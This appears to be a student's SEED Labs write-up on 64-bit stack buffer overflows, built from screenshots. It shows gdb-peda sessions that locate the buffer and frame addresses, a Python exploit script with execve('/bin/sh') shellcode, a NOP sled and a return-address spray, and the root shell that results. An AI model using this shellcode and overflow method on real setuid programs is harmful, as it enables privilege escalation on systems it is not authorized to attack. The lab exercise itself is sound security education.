
Task 5: Launching Attack on 64-bit Program




```
[01/25/25]seed@VM:~/.../code$ gdb stack-L3-dbg
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/license
s/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a liter
al. Did you mean "=="?
  if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a lite
ral. Did you mean "=="?
  if pyversion is 3:
Reading symbols from stack-L3-dbg...
```




```
gdb-peda$ b bof
Breakpoint 1 at 0x1229: file stack.c, line 16.
gdb-peda$ run
Starting program: /home/seed/Downloads/buff/code/stack-L3-dbg
Input size: 517
[----------------------------------registers----------------------
-------------]
RAX: 0x7fffffffdd80 --> 0xffffcb9cffffcb9c
RBX: 0x555555555360 (<__libc_csu_init>: endbr64)
RCX: 0x7fffffffdd40 --> 0x0
RDX: 0x7fffffffdd40 --> 0x0
RSI: 0x0
RDI: 0x7fffffffdd80 --> 0xffffcb9cffffcb9c
RBP: 0x7fffffffdd60 --> 0x7fffffffdfa0 --> 0x0
RSP: 0x7fffffffd958 --> 0x55555555535c (<dummy_function+62>:    no
p)
RIP: 0x555555555229 (<bof>:     endbr64)
R8 : 0x0
R9 : 0x10
R10: 0x55555555602c --> 0x52203d3d3d3d000a ('\n')
R11: 0x246
R12: 0x555555555140 (<_start>:  endbr64)
R13: 0x7fffffffe090 --> 0x1
R14: 0x0
R15: 0x0
```




```
gdb-peda$ next
[----------------------------------registers-----------------------
-------------]
RAX: 0x7fffffffdd80 --> 0xffffcb9cffffcb9c
RBX: 0x555555555360 (<__libc_csu_init>: endbr64)
RCX: 0x7fffffffdd40 --> 0x0
RDX: 0x7fffffffdd40 --> 0x0
RSI: 0x0
RDI: 0x7fffffffdd80 --> 0xffffcb9cffffcb9c
RBP: 0x7fffffffd950 --> 0x7fffffffdd60 --> 0x7fffffffdfa0 --> 0x0
RSP: 0x7fffffffd870 --> 0x7ffff7fcf7f0 --> 0x675f646c74725f00 ('')
RIP: 0x55555555523f (<bof+22>:  mov    rdx,QWORD PTR [rbp-0xd8])
R8 : 0x0
R9 : 0x10
R10: 0x55555555602c --> 0x52203d3d3d3d000a ('\n')
R11: 0x246
R12: 0x555555555140 (<_start>:  endbr64)
R13: 0x7fffffffe090 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x10202 (carry parity adjust zero sign trap INTERRUPT dire
ction overflow)
[-------------------------------------code-------------------------
-------------]
```



```
gdb-peda$ p $rbp
$1 = (void *) 0x7fffffffd950
gdb-peda$ p &buffer
$2 = (char (*)[200]) 0x7fffffffd880
gdb-peda$ q
```




```
#!/usr/bin/python3
import sys

# Replace the content with the actual shellcode
shellcode= (
  "\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
  "\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
  "\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05").encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

#################################################################
# Put the shellcode somewhere in the payload
start = 517 - len(shellcode)              # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0x7fffffffd950 + 1500            # Change this number
offset = 216              # Change this number

L = 8     # Use 4 for 32-bit address and 8 for 64-bit address
addr = (ret).to_bytes(L,byteorder='little')
content[0:0xd7] = addr * 27
#################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```




```
[01/25/25]seed@VM:~/.../code$ ./exploit1.py
[01/25/25]seed@VM:~/.../code$ ./stack-L2
Input size: 517
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm
),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132
(sambashare),136(docker)
# 
```


Task 6: Launching Attack on 64-bit Program




```
[01/25/25]seed@VM:~/.../code$ gdb stack-L4-dbg
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/license
s/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a liter
al. Did you mean "=="?
  if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a lite
ral. Did you mean "=="?
  if pyversion is 3:
Reading symbols from stack-L4-dbg...
```




```
gdb-peda$ b bof
Breakpoint 1 at 0x1229: file stack.c, line 16.
gdb-peda$ run
Starting program: /home/seed/Downloads/buff/code/stack-L4-dbg
Input size: 517
[----------------------------------registers----------------------
-------------]
RAX: 0x7fffffffdd80 --> 0xffffcb9cffffcb9c
RBX: 0x555555555360 (<__libc_csu_init>: endbr64)
RCX: 0x7fffffffdd40 --> 0x0
RDX: 0x7fffffffdd40 --> 0x0
RSI: 0x0
RDI: 0x7fffffffdd80 --> 0xffffcb9cffffcb9c
RBP: 0x7fffffffdd60 --> 0x7fffffffdfa0 --> 0x0
RSP: 0x7fffffffd958 --> 0x555555555350 (<dummy_function+62>:    no
p)
RIP: 0x555555555229 (<bof>:     endbr64)
R8 : 0x0
R9 : 0x10
```




```
gdb-peda$ next
[----------------------------------registers-----------------------
--------------]
RAX: 0x7fffffffdd80 --> 0xffffcb9cffffcb9c
RBX: 0x555555555360 (<__libc_csu_init>: endbr64)
RCX: 0x7fffffffdd40 --> 0x0
RDX: 0x7fffffffdd40 --> 0x0
RSI: 0x0
RDI: 0x7fffffffdd80 --> 0xffffcb9cffffcb9c
RBP: 0x7fffffffd950 --> 0x7fffffffdd60 --> 0x7fffffffdfa0 --> 0x0
RSP: 0x7fffffffd930 --> 0x7fffffffd9c0 --> 0x0
RIP: 0x555555555239 (<bof+16>:  mov    rdx,QWORD PTR [rbp-0x18])
R8 : 0x0
R9 : 0x10
R10: 0x55555555602c --> 0x52203d3d3d3d000a ('\n')
R11: 0x246
```



```
gdb-peda$ p &buffer
$1 = (char (*)[10]) 0x7fffffffd946
gdb-peda$
```

